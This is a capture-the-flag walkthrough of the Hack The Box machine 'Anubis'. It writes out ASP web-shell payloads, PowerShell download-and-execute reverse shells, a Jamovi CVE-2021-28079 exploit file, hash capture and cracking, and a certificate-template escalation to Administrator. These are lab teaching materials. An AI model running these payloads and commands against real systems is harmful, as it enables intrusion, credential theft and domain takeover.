HTB Anubis Walkthrough — ASP SSTI, Jamovi RCE and ADCS ESC4

Complete walkthrough of Hack The Box Anubis (Insane, Windows): ASP SSTI for shell in Docker, CVE-2021-28079 on Jamovi for foothold on host, and privilege escalation via ADCS ESC4 with GenericAll on certificate template.
- Posted on 2026-06-24
- Reading time: 6 min
HTB Anubis Writeup: ASP SSTI, Jamovi CVE-2021-28079 and ADCS ESC4 on Windows Insane #
Difficulty: Insane | OS: Windows | IP: 10.10.11.102
Anubis is an Insane Windows machine with three distinct phases. It starts with an SSTI on ASP Classic that shells into a Docker container. From inside the container, a CSR is found that reveals an internal hostname—and from there, an NTLMv2 hash is captured that opens SMB access. On the share, there are Jamovi files vulnerable to CVE-2021-28079: XSS in ElectronJS → RCE on the host as diegocruz. The privesc is ADCS ESC4: diegocruz has GenericAll on a certificate template, which is modified by adding the appropriate EKUs, a certificate is generated for Administrator, and authentication is performed via PKINIT.
Recon #
If you use mynmap — a custom bash script that wraps Nmap
:
sudo mynmap 10.10.11.102Result: five open ports: 135 (RPC), 443 (HTTPS), 445 (SMB), 593 (RPC over HTTP), and 49721. No direct HTTP, only HTTPS. The TLS certificate already reveals the domain: www.windcorp.htbNotice the clock skew reported by nmap right away—about an hour. This will come in handy during Kerberos authentication.
crackmapexec smb 10.10.11.102
# EARTH | windcorp.htb | Windows 10.0 Build 17763
Anonymous SMB does not return shares — you need to return with credentials.
VHost enumeration #
With the known domain, use ffuf to search for other virtual hosts:
ffuf -u https://10.10.11.102 -H "Host: FUZZ.windcorp.htb" \
  -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt \
  -fs 315 -k
-fs 315 excludes default responses — the 315-byte ones the server returns for any nonexistent vhost. -k Ignores the self-signed TLS error. Only responds. www.windcorp.htb, which is added to /etc/hosts.
The site is a corporate page with a “Contact Us” form that sends data via GET to /save.asp and redirects to /preview.asp.
ASP SSTI → Shell as SYSTEM in Docker #
How to get to SSTI #
Feroxbuster with extension -x asp located test.asp — a page that automatically updates with the data submitted from the form. The contents of the field message it is written there and then included in preview.asp.
The first attempt is XSS — <script>alert(1)</script> It works, the page executes the JavaScript. But in this case, there's no user visiting the server-side page, so reflected or stored XSS doesn't lead anywhere offensively. To understand when and why stored XSS is exploitable in other contexts, see guide on hackita.it
.
The extension .asp suggests something else. ASP Classic processes the code between <% %> server side before sending the response. If that input ends up written in test.asp which is then included in the page, any injected ASP payload is executed by the server — it's an SSTI on ASP Classic.
webshell #
First a webshell with hardcoded command to test execution:
<%
Set shell = CreateObject("WScript.Shell")
Set proc = shell.exec("whoami")
Response.Write(proc.StdOut.ReadAll)
%>
responds nt authority\system. Then you parameterize:
<%
Set shell = CreateObject("WScript.Shell")
Set proc = shell.exec(request("cmd"))
Response.Write(proc.StdOut.ReadAll)
%>
preview.asp?cmd=whoami → nt authority\system.
Reverse shell #
python3 -m http.server 80
rlwrap nc -lnvp 443<%
Set shell = CreateObject("WScript.Shell")
Set proc = shell.exec("powershell -c curl -usebasicparsing http://10.10.14.X/rev.ps1 | iex")
Response.Write(proc.StdOut.ReadAll)
%>Shell on webserver01 — hostname and internal IP 172.20.159.137 confirm that you are in a Docker container, not on the real host.
CSR leak → softwareportal.windcorp.htb #
It is on the container administrator desktop req.txt — a Certificate Signing Request. It can be read with openssl:
openssl req -in req.txt -noout -text
# CN = softwareportal.windcorp.htb
The domain is not reachable via DNS from the container, but the gateway 172.20.144.1 responds on port 80 with header Host: softwareportal.windcorp.htb —the site is there.
NTLMv2 Capture → localadmin #
The internal portal software has links like:
install.asp?client=172.20.159.137&software=VNC.exeThe parameter client This is the IP address the server connects to via WinRM (port 5985) to perform the installation. Replace it with your own IP address and start Responder:
responder -I tun0NTLMv2 hash arrives windcorp\localadmin. It is cracked with hashcat mode 5600:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
# localadmin : Secret123
CrackMapExec confirms valid SMB credentials.
Kerberoasting — Softwareportal$ (uncracked hash) #
With the credentials of localadmin With the Chisel tunnel already active to the internal network, port 88 on the DC is accessible. This opens up the possibility of Kerberoasting.
impacket-GetUserSPNs windcorp.htb/localadmin:Secret123 -dc-ip 10.10.11.102 -requestThe DC returns a hash for Softwareportal$ — the computer account associated with the internal portal software. The problem: the hash is AES256 (hashcat mode 19700), not RC4. This makes it extremely slow to crack compared to the classic RC4 (mode 13100).
hashcat -m 19700 softwareportal.hash /usr/share/wordlists/rockyou.txt
# No match — password troppo complessa o wordlist insufficiente
Rockyou isn't enough. Larger wordlists like Kaonashi or weakpass could theoretically crack it, but with prohibitively long times. This path ends here—it doesn't lead to a foothold on the host. However, it's worth documenting because almost no public walkthrough of Anubis mentions it , and it's a great reminder of why AES256 is significantly more resistant to offline cracking than RC4.
Note: to be able to do kerberoasting on this box it was necessary to have the tunnel to the internal network already working - the DC port 88 is not directly exposed on the public IP
10.10.11.102.
Jamovi CVE-2021-28079 → Shell as diegocruz #
What's on the share #
smbclient //10.10.11.102/Shared -U windcorp.htb/localadmin Secret123In \Documents\Analytics\ there are four rows .omvJamovi is a statistical analysis software based on ElectronJS — the files .omv They are ZIP archives that contain among other things metadata.json, where the names of the dataset columns are saved. Whatif.omv It has a timestamp of the same day, the others date back to April 2021: someone opens it periodically.
The exploit #
CVE-2021-28079: the field name of the columns in metadata.json It is not sanitized. Jamovi renders it as HTML inside ElectronJS — which, unlike a browser, exposes the Node.js API. XSS in ElectronJS = RCE via require('child_process').
Extract the file, modify it metadata.json:
{"name": "<script src=\"http://10.10.14.X/payload.js\"></script>"}The archive is recreated:
zip -r Whatif.omv .Il payload.js launch reverse shell:
require('child_process').spawn("powershell -e <BASE64_PAYLOAD>")It uploads to the SMB share and waits. After about 5 minutes, the victim opens the file—the request arrives on the web server, then the shell:
windcorp\diegocruzuser.txt It's on the desktop.
ADCS ESC4 → Administrator #
For a complete guide to ESC4—permissions, exploitation methods, and detection—read the dedicated guide on hackita.it.
Enumeration #
certutil -catemplates
# Web: Web -- Auto-Enroll ← unico accessibile.\Certify.exe find /template:WebRelevant output:
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
pkiextendedkeyusage         : Server Authentication
Full Control Principals     : WINDCORP\webdevelopers

diegocruz is in webdevelopers → GenericAll on the template. The template allows you to specify the subject of the certificate (ENROLLEE_SUPPLIES_SUBJECT), but only has Server Authentication as an EKU — useless for authenticating as an AD user. You need to add the right OIDs. To understand which OIDs matter and why, see Guide to EKU OIDs in ADCS
.
Editing the template (ESC4) #
$EKUs = @("1.3.6.1.5.5.7.3.2", "1.3.6.1.4.1.311.20.2.2")
Set-ADObject "CN=Web,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb" `
  -Add @{pKIExtendedKeyUsage=$EKUs;"msPKI-Certificate-Application-Policy"=$EKUs}
The template now has Client Authentication + Smart Card Logon — it is ESC1.
Cert request from Kali #
cat > admin.cnf << EOF
[ req ]
default_bits = 2048
prompt = no
req_extensions = user
distinguished_name = dn

[ dn ]
CN = Administrator

[ user ]
subjectAltName = otherName:msUPN;UTF8:administrator@windcorp.htb
EOF

openssl req -config admin.cnf \
  -subj "/DC=htb/DC=windcorp/CN=Users/CN=Administrator" \
  -new -nodes -sha256 -out administrator.req -keyout administrator.key
Signature from the CA #
It loads administrator.req on Windows and submits:
certreq -submit -config "earth.windcorp.htb\windcorp-CA" `
  -attrib "CertificateTemplate:Web" administrator.req administrator.cer
# Certificate retrieved(Issued)
PFX and PKINIT via Ligolo #
openssl pkcs12 -export -in administrator.cer -inkey administrator.key -out administrator.pfxDC port 88 is not directly reachable from Kali — it is on the internal network 172.20.192.0/24Ligolo is already active from diegocruz's shell. Add the route:
sudo ip route add 172.20.192.0/24 dev ligolocertipy auth -pfx administrator.pfx -dc-ip 172.20.192.1[*] Got TGT
[*] Got hash for 'administrator@windcorp.htb': aad3b435b51404eeaad3b435b51404ee:3ccc18280610c6ca3156f995b5899e09TGT+NT hash via UnPAC-the-hash, without touching LSASS.
evil-winrm -i earth.windcorp.htb -r windcorp.htbroot.txt on the Administrator desktop.
Alternative method — PoshADCS + Rubeus (all from Windows) #
The previous method requires generating the cert request from Kali and transferring files back and forth. There's a more direct approach that stays entirely on Windows—useful in real-world deployments to reduce transfers and footprint.
Three tools are loaded on Windows:
curl http://10.10.14.X/Rubeus.exe -outfile \programdata\rubeus.exe
curl http://10.10.14.X/PowerView.ps1 | iex
curl http://10.10.14.X/ADCS.ps1 | iex
ADCS.ps1 è PoshADCS — A PowerShell script that automates attack paths on ADCS. Requires PowerView as a dependency.
Generate the cert directly in the cert store #
Get-SmartCardCertificate -Identity Administrator -TemplateName Web -NoSmartCard -Verbose-NoSmartCard tells the script that there is no physical smart card. The cert is generated and installed directly into the current user's cert store—no openssl, no certreq, no transfers.
The thumbprint is recovered:
gci cert:\currentuser\my -recurse
# Thumbprint: 1C7115A30632E82A04A734179759756427247965
Get TGT + NT hash with Rubeus #
.\rubeus.exe asktgt /user:Administrator /getcredentials /certificate:1C7115A30632E82A04A734179759756427247965Output:
[+] TGT request successful!
[*] Getting credentials using U2U
  NTLM : 3CCC18280610C6CA3156F995B5899E09
Shell as SYSTEM #
With the NT hash you use psexec.py from Kali:
psexec.py -hashes 3CCC18280610C6CA3156F995B5899E09:3CCC18280610C6CA3156F995B5899E09 administrator@10.10.11.102 cmd.exe
# whoami → nt authority\system
The advantage over the manual method: no files are transferred from Kali to Windows at the final stage; everything stays in the PowerShell process. Faster, less noisy.
Attack chain #
mynmap → ASP SSTI → SYSTEM (Docker webserver01)
    → req.txt → softwareportal.windcorp.htb
    → Responder NTLMv2 → localadmin:Secret123
    → Kerberoasting → Softwareportal$ AES256 → non craccato (dead end)
    → SMB → Whatif.omv → CVE-2021-28079 → diegocruz
    → GenericAll su template Web → ESC4
    → certreq → cert per Administrator
    → Ligolo + PKINIT → TGT + NT hash → root